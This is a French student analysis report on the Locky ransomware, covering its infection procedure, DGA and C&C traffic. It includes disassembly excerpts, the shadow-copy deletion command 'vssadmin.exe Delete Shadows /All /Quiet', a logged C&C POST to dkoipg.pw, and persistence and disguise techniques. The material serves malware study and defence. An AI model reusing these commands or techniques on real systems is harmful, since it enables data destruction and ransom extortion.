

2015-2016

# Rapport d'analyse de Locky

Réalisé par :

Guillaume COUCHARD

Adrien COUERON

Gabriel DIOUF

Kévin FAUVE

Encadré par :

Guillaume CHOUQUET

Vianney LAPOTRE

ENSIBS Vannes – Cyberdéfense 2<sup>ème</sup> Année

# SOMMAIRE

Introduction .....	1
1. Locky, what is it ?.....	2
1.1. Ransomware .....	2
1.2. Informations générales sur Locky .....	2
2. Analyse comportementale.....	5
2.1. Mise en place du labo d'analyse .....	5
2.2. Etude comportementale de Locky .....	6
3. Analyse statique .....	8
3.1. Procédure d'infection.....	8
3.2. Protection .....	23
Conclusion.....	27

# Table des illustrations

1 Les statistiques de Fortinet sur Locky (11 mars 2016).....	4
2 Statistiques d'Avast sur Locky : nouvelles infections de pays jour par jour .....	4
3 Suppression des copies VSS (malwr.com).....	6
4 Requête envoyée au C&C (malwr.com).....	7
5 Création de la clé « HKCU\Software\Locky\ ».....	8
6 Création du chemin du futur fichier .....	9
7 Copie de l'exécutable .....	9
8 Message alerte provoqué par le « Zone.identifier ».....	10
9 Suppression du fichier Zone.Identifier .....	10
10 Exécution de la commande pour supprimer les VSS et mise en place de la persistance.....	11
11 Création de la sous-clé id .....	12
12 Récupération de la version de l'OS .....	12
13 Début de forgeage de l'URL de requête d'obtention de clé de chiffrement .....	13
14 Enumération et connexion aux disques réseau.....	15
15 Ouverture et énumération des ressources réseau .....	15
16 Création de la persistance de la connexion.....	16
17 Appel du callback .....	16
18 Initialisation du parcours de l'arborescence.....	17
19 Parcours de l'arborescence .....	17
20 Obtention des attributs du fichier.....	18
21 Génération de la chaîne hexadécimale.....	18
22 Ajout de l'extension .locky .....	18
23 Mise à des attributs du fichier .....	18
24 Renommage du fichier .....	18
25 Chiffrement des données.....	19
26 Génération de l'URL.....	19
27 Obtention du nom du fichier d'instruction.....	19
28 Fond d'écran chargé par Locky .....	20
29 Ouverture de la clé de registre du Bureau .....	20
30 Changement du fond d'écran.....	20
31 Enregistrement de la clé publique .....	21
32 Enregistrement du texte d'instruction.....	21
33 Enregistrement du marqueur de fin d'infection et suppression de la persistance .....	21
34 Page d'instruction de paiement et de téléchargement du programme de déchiffrement .....	22
35 Exception levée lors de problèmes d'ouverture de la clé de registre HKCU\Software\Locky.....	23
36 Manipulation du temps .....	24
37 Division du numéro du jour.....	24
38 Détermination de la longueur de la chaîne du nom de domaine.....	25
39 Ajout du TLD au nom de domaine.....	25

## Introduction

L'analyse de Locky, avait pour but de réaliser une analyse de malware. Le choix de ce ransomware s'est justifié par le fait qu'au début de notre projet, très peu de rapports avaient été publiés le concernant et que, de plus, il a très rapidement fait parler de lui. Locky a fait son apparition début février 2016 et a visé dans un premier temps des pays tels que les USA, le Japon ou encore la France d'où l'intérêt que nous avons porté sur ce binaire. Une réflexion concernant l'élaboration du laboratoire d'analyse a été effectuée et sera détaillée dans la suite de ce rapport. Celle-ci a été liée à une réalisation d'un état de l'art pour voir quels outils et quelles techniques sont habituellement utilisés dans ce cadre.

En amont de la phase technique d'analyse comportementale et statique nous avons aussi effectué une phase de recherche d'informations générales sur Locky comme son vecteur et sa procédure d'infection, l'utilisation d'un Domain Generation Algorithm, ... C'est après ces différentes étapes qu'ont pûes être commencées les analyses techniques. L'idée de ces phases de recherches est de récupérer des informations sur le fonctionnement technique du malware pouvant servir à le détecter ou à s'en protéger. Les différentes informations détaillées dans la suite du document ne font référence qu'à une seule souche (MD5 : **3a0d3a4cbedoog26ad8c6d9a7f93e9d9**) et peuvent être différentes pour d'autres souches.

## 1. Locky, what is it ?

### 1.1. Ransomware

Derrière ce nom se cache une famille de logiciels malveillants ("malwares") dont le but est d'effectuer du chantage sur l'utilisateur afin que celui-ci donne de l'argent, généralement sous forme de monnaie virtuelle (bitcoins principalement). Pour cela le logiciel peut chiffrer un ensemble de fichiers se trouvant sur les disques durs locaux ou sur des stockages distants (réseaux, clés USB, ...). Chaque malware contient un ensemble d'extensions pour lesquelles il va chercher tous les fichiers ayant cette extension afin de les chiffrer. C'est une première limite des ransomwares.

Ce type de logiciel est de plus en plus utilisé par tous les types de pirates informatiques car très lucratif. De plus les utilisateurs tiennent dorénavant d'avantage à leurs données sans pour autant en faire des sauvegardes régulières et sécurisées ce qui les incite à payer des rançons quand ils sont victimes de ransomwares. N'étant pas sensibilisées les personnes ne font pas attention aux pièces jointes dans les mails, au lien sur lesquels elles cliquent où aux logiciels qu'elles téléchargent sur des sites non officiels. Ce sont ces types de vecteurs d'infection qu'utilisent les ransomwares pour importer le binaire en passant parfois par un « downloader ».

Enfin concernant ce type de malwares on peut dire que généralement ils ne sont pas autonomes et communiquent donc avec un serveur distant appelé « Command and Control ». C'est avec lui que des échanges vont avoir lieu pour s'échanger des informations sur la victime ou sur les clés de chiffrement par exemple. Les communications vers ces serveurs se font communément en HTTP/HTTPS et utilisent le mécanisme de DGA (Domain Generation Algorithm) pour éviter le blocage des adresses IP. Ce mécanisme de génération de noms de domaines aléatoires permet de rendre plus résilient l'utilisation de C&C. L'idée est donc maintenant de faire en sorte que le C&C soit inactif pour que le malware devienne inoffensif.

La détection et la prévention face à cette menace très présente en période actuelle est difficile. Les vecteurs d'infection sont multiples et très recherchés pour que même des personnes averties puissent être infectées. De plus les ransomwares se destinent à ne plus uniquement chiffrer des données et demander une rançon mais aussi à laisser un accès au PC victime pour les attaquants.

De même des cibles très sensibles telles que les administrations, les hôpitaux et même les banques sont maintenant visées. Certaines techniques de détection se développent avec l'analyse comportementale pour détecter des écritures de fichiers très importantes, des changements d'extensions. Il n'en reste pas moins qu'une fois infecté il devient très difficile voire impossible de décrypter les données sans payer la rançon.

### 1.2. Informations générales sur Locky

Locky est un ransomware qui s'est diffusé très rapidement au Japon, aux U.S. ainsi qu'en France. Il s'est diffusé en France principalement par mail grâce au phishing via des fausses factures Free Mobile dans un document Word insérées en pièces jointes. Locky utilise les macros Word ou un script Javascript pour se télécharger et infecter la machine. Il existe déjà de très nombreuses variantes à ce ransomware.

Une des particularités de Locky est que son code source est protégé par un « crypter » (ou « packer ») connu du blackmarket. Cette protection permet de ralentir l'analyse du malware en essayant de duper les logiciels qui détectent les malwares via leur signature ou leur comportement tels que les anti-virus ou virustotal. La technique consiste à compresser, encoder les instructions du binaire pour les rendre ininterprétable. Les packers peuvent aussi ajouter des icônes et des méta-données qui feront passer le malware pour un produit légitime.

### Détails sur le malware

Locky contient des protections contre les sandbox, les debuggers et les systèmes automatiques en appelant différentes API Windows (IsDebuggerPresent, ...). On retrouve aussi des interruptions logicielles ralentissant le débogage. Le code est en général obfusqué pour toujours limiter la compréhension de ce qu'il effectue.

Une fois lancé il crée une copie de lui-même dans un répertoire temporaire. Il va ensuite se faire passer un processus légitime afin de passer inaperçu. Il y a ensuite un fichier en « .txt » qui contient les instructions pour se connecter à TOR. C'est à travers ce réseau anonyme que la victime peut payer la rançon en se connectant à une page web dédiée aux victimes de Locky.

Locky chiffre différents types de fichiers : « .asm », « .c », « .docx », « .ppt » pour environ 160 extensions testées. Cela permet d'avoir un impact très large en allant des formats courants pour des gens ordinaires à des formats plus dédiés aux milieux professionnels.


Les « shadow copies », qui sont des sauvegardes automatiques faites par Windows, sont ensuite toutes supprimées. L'objectif ici est d'empêcher toute restauration des données par l'utilisateur.

Il utilise une infrastructure de serveur de contrôle traditionnelle et envoie ses requêtes sur une page web. Locky utilise le DGA pour son infrastructure de serveur de contrôle. Ce DGA permet d'effectuer différentes requêtes DNS à différents serveurs de contrôles partout dans le monde. Il apparaît que Locky a la même infrastructure que Dridex.

### Statistiques sur locky

Les statistiques fournies par un autre fournisseur d'outils de sécurité, Fortinet, témoignent aussi de la large diffusion de Locky. Sur la base des connexions aux serveurs de commande et contrôle des ransomwares détectées par ses sondes de détection d'intrusion (soit 18,6 millions de connexions entre le 17 février et le 2 mars), la société estime que 16,5 % d'entre elles sont liées à Locky. C'est certes beaucoup moins que les connexions dues à la famille Cryptowall (plus de 83%), mais Locky à cette époque était nouveau et est, contrairement à son aîné, clairement surreprésenté en France. L'Hexagone pèse quelques 15 % des connexions totales dues à la nouvelle terreur des services informatiques. Ce qui représente, pour les seules sondes Fortinet, pas loin de 500 000 connexions aux serveurs de commande et contrôle Locky issues de France, dans le courant de la seconde moitié de février.


## Rapport d'analyse de Locky



### 1 Les statistiques de Fortinet sur Locky (11 mars 2016)

Source : <http://www.silicon.fr/ransomware-locky-multiplier-victimes-france-141498.html>

L'éditeur d'anti-virus Avast a aussi réalisé des statistiques sur le nombre de pays nouvellement infectés chaque jour. Les pics en rouge représentent les nouvelles campagnes de Locky qui sont donc réparties généralement sur différents secteurs géographiques :



### 2 Statistiques d'Avast sur Locky : nouvelles infections de pays jour par jour

Source : <https://blog.avast.com/a-closer-look-at-the-locky-ransomware>

## 2. Analyse comportementale

### 2.1. Mise en place du labo d'analyse

#### Configuration du poste

Le laboratoire d'analyse que nous avons mis en place pour ce projet a été hébergé par un ordinateur portable mais aussi par une machine virtuelle. Le système d'exploitation utilisé est un Microsoft Windows 7. Le problème de la VM vient de la possibilité que Locky puisse détecter qu'il n'est pas sur le système hôte et ainsi changer son comportement. C'est pourquoi nous avons aussi utilisé un ordinateur portable avec le laboratoire créé sur le système natif.

Un point pouvant être important est l'état du système. Certains malwares peuvent par exemple regarder les historiques, l'activités de l'utilisateur par ses documents. Il est donc important de simuler une activité crédible d'un utilisateur.

Un autre point couramment accepté par la communauté est d'utiliser des versions de programmes non à jour.

#### Informations sur les outils

Ensuite nous avons utilisé différents logiciels pour effectuer principalement l'analyse comportementale. Chacun des documents utilisés dispose de sa propre documentation technique.

**Procmon** : Ce logiciel permet « monitorer » les processus, les accès aux fichiers, au réseau ainsi que les clés de registre.

**Procdot** : Ce logiciel permet de mettre en forme en créant un graphe à partir des résultats de Procmon et de Wireshark.

**Wireshark** : Ce logiciel permet principalement de capturer les flux réseaux et de les analyser plus facilement.

**IDA** : Ce logiciel permet d'effectuer l'analyse statique mais peut aussi être utilisé pour une analyse comportementale. Il désassemble un binaire pour afficher le code source en assembleur.

**Strings** : Cet utilitaire récupère toutes les chaînes de caractères stockées de manière lisible.

**HxD Editor** : Ce logiciel permet d'éditer un binaire en hexadécimal afin de le modifier par exemple.

**Malwr.com** : Outil en ligne utilisé pour effectuer une analyse comportementale de manière automatique.

**Virus total** : Outil en ligne similaire à malwr.com mais fournissant des résultats moins précis.

Tous les logiciels listés ci-dessus ont été installés dans le laboratoire d'analyse. D'autres outils peuvent aussi être intéressants à utiliser dans le cadre d'analyse de malwares. Nous allons les présenter sans pour autant les avoir utilisés dans notre projet.



**Regshot** : Utilitaire permettant de superviser les accès aux clés de registre. Il est plus précis mais aussi plus compliqué que procmon.

**ProcessHacker** : Outil permettant de récupérer des metadonnées de réseau pour tous les processus. C'est un gestionnaire des tâches amélioré.

**OllyDbg** : Logiciel permettant de réaliser une analyse comportementale avec sa fonctionnalité de débogage.

**Sandboxie** : Outil permettant d'exécuter un binaire dans zone mémoire allouée à cette tâche en l'isolant du reste du système.

**Buster Sandbox Analyzer** : Utilitaire permettant d'analyser les résultats d'une exécution de sandboxie.

## 2.2. Etude comportementale de Locky

Cette étape de la phase technique n'a pas abouti. En effet il semblerait que l'échantillon dont nous disposons et tous ceux que nous avons pu trouver sur Internet ont leurs C&C qui a été rendu inopérant. Cela fait partie des points qui nous ont ralenti durant l'analyse statique. En effet les observations du comportement permettent de faire une base d'hypothèse pour la réalisation de l'analyse statique. Dans un deuxième lieu nous avons réussi à obtenir une analyse comportementale passée de notre échantillon sur malwr.com.

Nous avons pu observer lors de ce début d'analyse comportementale les dix premières étapes qui sont effectuées. On voit qu'en premier lieu il crée les différentes clés de registres avant de copier le binaire pour s'exécuter sous le nom de « svchost.exe ». Grâce à cette technique il se rend invisible à l'utilisateur dans le sens où ce processus est normalement légitime.

L'étape suivante consiste en la suppression des sauvegardes automatiques effectuées par le service VSS de Windows. L'objectif de cette phase est d'éviter que l'utilisateur puisse restaurer ses données très facilement.

FindFirstFileExW	FileName: c:\Documents and Settings\Default User\*	success	0x0019ae08
NtOpenFile	ShareAccess: 7 FileName: c:\Documents and Settings\Default User DesiredAccess: 0x00020000 FileHandle: 0x0000020c	success	0x00000000
CreateProcessInternalW	ApplicationName: ProcessId: 1064 CommandLine: vssadmin.exe Delete Shadows /All /Quiet ThreadHandle: 0x00000230 ProcessHandle: 0x00000224 ThreadId: 1756 CreationFlags: 0x00000050	success	0x00000001

### 3 Suppression des copies VSS (malwr.com)

Arrivent ensuite les premières communications avec le C&C. C'est à partir de ce moment que notre analyse reste bloquée car le serveur distant ne répond pas. Pour contourner ce problème et étudier les communications avec le C&C, nous avons essayé de modifier les adresses IP écrites en dur dans le binaire afin de communiquer avec un port en écoute que nous maîtrisons. Les requêtes étant chiffrées nous n'avons pu en tirer des conclusions.

### HTTP Requests

URI	DATA
http://dkoipg.pw/main.php	<pre>POST /main.php HTTP/1.1 Host: dkoipg.pw Content-Length: 95 Connection: Keep-Alive Cache-Control: no-cache  \xbf\x9f\x0e\xa1\xf5t\xe5\xbasCP\xd7/\xcb\x81\x8e^\x84\xc6\xd4\xef\x11\xd1\x93\xf8\x90h\xf6\xc1\x82\xef0Y~\x17*\xc5\xda\x80\x84H:\x8d\xf9\x1e+=\xc1c\xa1\xf9~Y\x13\x13\x9a\x90U\x8d\x99\x14aG\xa3\xd2\xd2\x98o\x16\xba\xed\xc9\xfe\xee\xdd\x8d\x8e\xfa\xc9\x01e8;\xca.{\xd4\xa8\xa7\x11R\x0b\xb4\xd9z_</pre>

### 4 Requête envoyée au C&C (malwr.com)


### 3. Analyse statique

#### 3.1. Procédure d'infection

Cette partie du rapport va décrire les étapes principales de la procédure d'infection par Locky déduites par les analyses comportementales et prouvées par l'analyse statique.

#### Création et vérification d'une clé de registre propre au malware

Premièrement le malware crée une clé de registre « *HKCU\Software\Locky\* » :



```

create_locky_registry_key: ; lpdwDisposition
push    ebx
lea     eax, [ebp-14h]
push    eax                ; phkResult
push    ebx                ; lpSecurityAttributes
push    2001Fh             ; samDesired
push    ebx                ; dwOptions
push    ebx                ; lpClass
push    ebx                ; Reserved
push    offset aSoftwareLocky ; "Software\\Locky"
push    80000001h          ; hKey
call    ds:RegCreateKeyExA
cmp     eax, ebx
jz      short query_registries
  
```

5 Création de la clé « *HKCU\Software\Locky\* »

La valeur en hexadécimal de hKey « *80000001h* » correspond à HKCU. Dans le cas où la clé est déjà présente elle sera ouverte par le programme. Après cela Locky va lire des valeurs des sous-clés (id, paytext, pubkey, completed).

- id donne l'identifiant associé au poste infecté.
- paytext sauvegarde le texte d'instruction pour informer la procédure de déchiffrement à la victime.
- pubkey détient la clé publique servant au chiffrement du système.
- completed permet de marquer que l'infection est terminée.

La lecture de ces différentes clés nous a fait penser qu'il est possible que le malware effectue des vérifications dans le cas d'une éventuelle infection passée, surtout la clé completed. Nous aurions approfondi cette hypothèse dans le cadre d'une éventuelle protection mais le temps nous à manquer.

## Dissimulation de l'exécution


Pour être plus discret aux yeux de l'utilisateur, Locky copie son exécutable dans « %TEMP% » en se renommant svchost.exe, le chemin type sur Windows 7 est « C:/User/7/AppData/Local/Temp/svchost.exe ».

```

label_svchost:                                ; CODE XREF: sub_11D3A66+2D2↑j
                                              ; sub_11D3A66+2E3↑j
    lea     esi, [ebp-0D4h]
    call    sub_11D51E2
    lea     esi, [ebp-160h]
    mov     byte ptr [ebp-4], 0Ah
    call    GoTo GetTempPath
    mov     eax, esi
    lea     ecx, [ebp-0D4h]
    mov     byte ptr [ebp-4], 0Bh
    call    sub_11D5532
    test    al, al
    jnz     short __Set_Id_OR_Com_OR_DeISCop
    lea     eax, [ebp-0Ch]
    push    offset aSvchost_exe ; "svchost.exe"


```

6 Création du chemin du futur fichier




7 Copie de l'exécutable

Une fois cela réalisé le binaire va supprimer le « **Zone.identified** » à l'aide de la fonction « **DeleteFileW** » pour éviter les alertes Windows du type :



8 Message alerte provoqué par le « **Zone.identified** »



9 Suppression du fichier **Zone.identified**

Ensuite Locky exécute le nouvel exécutable et supprime l'exécutable d'origine. Son identifiant est maintenant svchost.exe ce qui le rend plus discret car identique à un processus légitime.

## Suppression des shadow copies

Les shadow copies (VSS) sont des sauvegardes automatiques du système réalisées par un service Windows. Locky supprime ces sauvegardes pour éviter tout backup des données.

```

delete_shadow_copies:
call    get_drive_type
sub     esp, 1Ch          ; CommandLine
mov     eax, esp
mov     [ebp-24h], esp
push    offset aVssadmin_exeDe ; "vssadmin.exe Delete Shadows /All /Quiet"...
call    sub_11D26AC
call    createProcessAndPrimarythread
add     esp, 1Ch
lea     eax, [ebp-1Ch]
push    eax               ; phkResult
push    20000000h         ; samDesired
push    0                 ; ulOptions
push    offset aSoftwareMicros ; "Software\\Microsoft\\Windows\\CurrentVersi"...
push    80000001h         ; hKey
call    ds:RegOpenKeyExA
test    eax, eax
jz      short loc_11D40D8
  
```

10 Exécution de la commande pour supprimer les VSS et mise en place de la persistance

Sur la capture précédente est donc exécutée la commande « **vssadmin.exe Delete Shadows /All /Quiet** » permettant de supprimer toutes les shadow copies en mode quiet c'est-à-dire que rien ne sera visible.

## Mise en place de la persistance

Les programmes présents dans la clé « **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** » sont exécutés au lancement de Windows. Modifier cette clé est indispensable pour qu'un malware soit persistant (voir 10 Exécution de la commande pour supprimer les VSS et mise en place de la persistance) Ainsi Locky pourra continuer de chiffrer les fichiers même si la victime redémarre son poste.

## Création de la sous clé id

Cette sous clé sert à identifier la victime auprès du C&C lors de toutes ses communications.

```

mov     edx, offset aId ; "id"
mov     byte ptr [ebp-4], 0Dh
call    RegSetValue

lea     ecx, [ebp+str_id]

loc_11D45F6:
inc     eax
push    eax ; cbData
mov     eax, [ebp+8]
push    edx ; lpData
push    1 ; dwType
push    0 ; Reserved
push    ecx ; lpValueName
push    dword ptr [eax] ; hKey
call    ds:RegSetKeyValueEx
  
```

11 Création de la sous-clé id

## Gestion de la version de Windows

Locky effectue un traitement différent suivant la version de Windows sur laquelle il s'exécute.

```

get_sys_version:
push    98h
lea     eax, [ebp-0F8h]
push    ebx
push    eax
mov     dword ptr [ebp-0FCh], 9Ch
call    sub_11DC020
add     esp, 0Ch
lea     eax, [ebp-0FCh]
push    eax ; lpVersionInformation
call    ds:GetVersionExA ; Get extended information about the
                        ; version of the operating system
push    59h ; nIndex
call    ds:GetSystemMetrics
cmp     dword ptr [ebp-0F8h], 5
jnz     short if_vista
  
```

12 Récupération de la version de l'OS

Nous n'avons pas mis des captures d'écran de toutes les versions mais simplement lister les versions prises en charge. Avec cela nous pouvons affirmer que Locky peut infecter toutes les versions de Windows depuis 2000 :

- Windows 2000
- Windows XP
- Windows 2003
- Windows 2003 R2
- Windows Vista
- Windows Server 2008
- Windows 7
- Windows Server 2008 R2
- Windows 8
- Windows Server 2012
- Windows 8.1
- Windows Server 2012 R2
- Windows 10
- Windows Server 2016 Technical Preview

## Création de l'URL de récupération de clé de chiffrement

Locky va maintenant générer une requête HTTP pour obtenir la clé publique qui servira lors du chiffrement. D'autres informations sont envoyées comme la langue du système et la version de l'OS.

```

push    offset aId 0      ; "10="
push    eax
mov     byte ptr [ebp-4], 6
call    createUrl
push    offset aActGetkeyAffid ; "&act=getkey&affid="
push    eax
lea     eax, [ebp-1A4h]
mov     byte ptr [ebp-4], 7
call    concatUrl
mov     ecx, eax
mov     eax, edi
lea     edi, [ebp-16Ch]
mov     byte ptr [ebp-4], 8
call    sub_11D4509
push    offset aLang      ; "&lang="
push    eax
lea     eax, [ebp-150h]
mov     byte ptr [ebp-4], 9
call    concatUrl
    
```

*13 Début de forgeage de l'URL de requête d'obtention de clé de chiffrement*

Après cela Locky va appeler des fonctions de chiffrement qui servent à chiffrer les paramètres de la requête.



## Communication avec le C&C

Locky cherche à envoyer sa requête à un C&C, les deux premiers essais se font sur deux adresses sauvegardées en dur dans le binaire. Ensuite si les deux premiers essais ne donnent pas lieu à des retours, Locky utilise un mécanisme de DGA qui génère dynamiquement des noms de domaines en fonction de la date.

Locky va ensuite faire des requêtes auprès du C&C en utilisant l'URL forgée précédemment à l'aide des API Windows provenant de WININET.dll.

La première fonction utilisée est « **InternetCrackUrl** » qui permet de diviser une URL en différentes parties puis « **InternetOpen** » qui initialise pour une application l'utilisation des prochaines fonctions de l'API de la DLL WININET. Après cela il va mettre en place différentes options internet qui sont les suivantes :

- INTERNET\_OPTION\_CONTROL\_RECEIVE\_TIMEOUT
- INTERNET\_OPTION\_CONTROL\_SEND\_TIMEOUT
- INTERNET\_OPTION\_CONNECT\_RETRIES
- INTERNET\_OPTION\_MAX\_CONNS\_PER\_SERVER
- INTERNET\_OPTION\_MAX\_CONNS\_PER\_1\_0\_SERVER
- INTERNET\_OPTION\_SECURITY\_FLAGS
- INTERNET\_OPTION\_IGNORE\_OFFLINE

